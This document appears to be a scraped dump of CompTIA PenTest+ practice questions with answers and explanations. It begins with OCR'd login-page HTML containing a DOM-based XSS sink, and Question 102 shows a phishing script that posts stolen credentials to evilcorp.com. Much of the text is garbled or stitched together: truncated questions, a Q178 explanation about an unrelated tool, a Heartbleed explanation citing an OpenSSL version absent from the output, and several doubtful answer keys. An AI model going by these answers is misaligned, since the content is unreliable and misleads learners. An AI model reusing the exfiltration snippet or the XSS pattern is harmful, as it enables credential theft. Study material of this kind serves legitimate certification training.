d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated

NEW QUESTION 97
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 99
A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities
B. Fingerprinting all the IP addresses of the application's servers
C. Brute forcing the application's passwords
D. Sending many web requests per second to test DDoS protection

Answer: D

NEW QUESTION 102

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
   type: 'POST', dataType: 'html',
   data: {Email: emv, password: psv},
   _____
   success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

A. window.location.= 'https://evilcorp.com'
B. crossDomain: true
C. geturlparameter ('username')
D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 103
ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?

A. Dropping USB flash drives around the company campus with the file on it
B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
C. Sending a pretext email from the IT department before sending the download instructions later
D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:
The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 106
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Answer: A

Explanation:
According to the CompTIA PenTest+ Study Guide, Exam PT0-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.
The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections1:

- Project overview: A brief summary of the project's purpose, scope, objectives, and deliverables.
- Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.
- Project objectives: A clear statement of the expected outcomes and benefits of the project, such as identifying vulnerabilities, improving security posture, or complying with regulations.
- Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.
- Project timeline: A schedule of the project's milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.
- Project budget: A breakdown of the project's costs and expenses, such as labor hours, travel expenses, tools, or licenses.
- Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.
- Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.

The CompTIA PenTest+ Study Guide also explains why having a SOW is important before starting an assessment1:

- It establishes a clear and mutual understanding of the project's scope and expectations between the service provider and the client.
- It provides a basis for measuring the project's progress and performance against the agreed-upon objectives and deliverables.
- It protects both parties from potential risks or disputes that may arise during or after the project.

NEW QUESTION 109
A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a

datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Answer: D

Explanation:
https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%

NEW QUESTION 110
A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

A. Set up a captive portal with embedded malicious code.
B. Capture handshakes from wireless clients to crack.
C. Span deauthentication packets to the wireless clients.
D. Set up another access point and perform an evil twin attack.

Answer: C

Explanation:
The best method available to pivot and gain additional access to the network is to span deauthentication packets to the wireless clients. This will cause them to disconnect from their wireless access point and reconnect using their hard-wired connection, which may have less restrictive ACLs. The penetration tester can then capture their traffic or attempt to compromise their systems.

NEW QUESTION 114
The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)
B. An attack that breaks RC4 encryption
C. An attack on a session ticket extension (Ticketbleed)
D. A Heartbleed attack

Answer: D

Explanation:
Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the
memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack1.

NEW QUESTION 117
A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman

D. Regulatory officials

Answer: B

Explanation:
The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 122
A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

A. Badge cloning
B. Dumpster diving
C. Tailgating
D. Shoulder surfing

Answer: B

NEW QUESTION 124
A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.
B. Run the application attached to a debugger and then review the application's log.
C. Disassemble the binary code and then identify the break points.
D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 129
A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.
C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:
PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION 133
A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Too few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is opened".format(port))
except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.
B. Listen for a reverse shell.
C. Attempt to flood open ports.
D. Create an encrypted tunnel.

Answer: A

Explanation:
The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

NEW QUESTION 137
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting

Answer: C

Explanation:
Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION 140
Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

A. The team exploits a critical server within the organization.
B. The team exfiltrates PII or credit card data from the organization.
C. The team loses access to the network remotely.
D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 141
A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

A. Hydra
B. John the Ripper
C. Cain and Abel
D. Medusa

Answer: D

Explanation:
Both Hydra and Medusa can be used for that same purpose:
THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.
Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote
authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

NEW QUESTION 146
A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap
B. tcpdump
C. Scapy
D. hping3

Answer: C

Explanation:
https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy
Scapy is a powerful and interactive packet manipulation tool that allows the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds. Scapy can craft, send, receive, and analyze packets of various protocols, such as TCP, UDP, ICMP, or IP. Scapy can also modify any field of any layer of a packet, such as the TCP header length and checksum, which are used to indicate the size and integrity of the TCP segment. Scapy can also display the response packets from the target system, which can reveal how the proprietary service handles the invalid packet.

NEW QUESTION 147
A penetration tester receives the following results from an Nmap scan:

```
Interesting ports on 192.168.1.1:
Port      State     Service
21/tcp    closed    ftp
22/tcp    open      ssh
23/tcp    closed    telnet
25/tcp    closed    smtp
80/tcp    open      http
110/tcp   closed    pop3
139/tcp   closed    nethics-ssn
443/tcp   closed    https
3389/tcp  closed    rdp
```

Which of the following OSs is the target MOST likely running?

A. CentOS
B. Arch Linux
C. Windows Server
D. Ubuntu

Answer: C

NEW QUESTION 150
A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:
- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM

Answer: B

NEW QUESTION 153
During an assessment, a penetration tester was able to access the organization's wireless network from outside of the building using a laptop running Aircrack-ng. Which of the following should be recommended to the client to remediate this issue?

A. Changing to Wi-Fi equipment that supports strong encryption
B. Using directional antennae
C. Using WEP encryption
D. Disabling Wi-Fi

Answer: A

Explanation:
If a penetration tester was able to access the organization’s wireless network from outside of the building using Aircrack-ng, then it means that the wireless network was not secured with strong encryption or authentication methods. Aircrack-ng is a tool that can crack weak wireless encryption schemes such as WEP or WPA-PSK using various techniques such as packet capture, injection, replay, and brute force. To remediate this issue, the client should change to Wi-Fi

equipment that supports strong encryption such as WPA2 or WPA3, which are more resistant to cracking attacks. Using directional antennae may reduce the signal range of the wireless network, but it would not prevent an attacker who is within range from cracking the encryption. Using WEP encryption is not a good recommendation, as WEP is known to be insecure and vulnerable to Aircrack-ng attacks. Disabling Wi-Fi may eliminate the risk of wireless attacks, but it would also eliminate the benefits of wireless connectivity for the organization.

NEW QUESTION 155
A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 160
During a penetration tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web the following actions should the penetration tester perform next?

A. Continue the assessment and mark the finding as critical.
B. Attempting to remediate the issue temporally.
C. Notify the primary contact immediately.
D. Shutting down the web server until the assessment is finished

Answer: C

Explanation:
The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage. Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.

NEW QUESTION 165
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Answer: D

NEW QUESTION 170
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Answer: C

Explanation:
WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION 172
A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

A. The penetration tester conducts a retest.
B. The penetration tester deletes all scripts from the client machines.
C. The client applies patches to the systems.
D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 177
Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

A. Scraping social media for personal details
B. Registering domain names that are similar to the target company's
C. Identifying technical contacts at the company
D. Crawling the company's website for company information

Answer: A

Explanation:
Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company’s can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company’s website for company information can provide general background knowledge, but not specific details about executives.

NEW QUESTION 178
A penetration tester wrote the following Bash script to brute force a local service password:
..ting as expected. Which of the following changes should the penetration tester make to get the script to work?

A. ..echo "The correct password is $p" && break) ho "The correct password is $p" I| break
B. .echo "The correct password is $p" && break) o "The correct password is $p" I break
C. echo "The correct password is Sp" && break) echo "The correct password is $p" && break)
D. . { echo "The correct password is $p" && break) With
E. (echo "The correct password is $p" && break)

Answer: B

Explanation:
CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks.
DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.

NEW QUESTION 180
A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

A. /var/log/messages
B. /var/log/last_user
C. /var/log/user_log
D. /var/log/lastlog

Answer: D

Explanation:
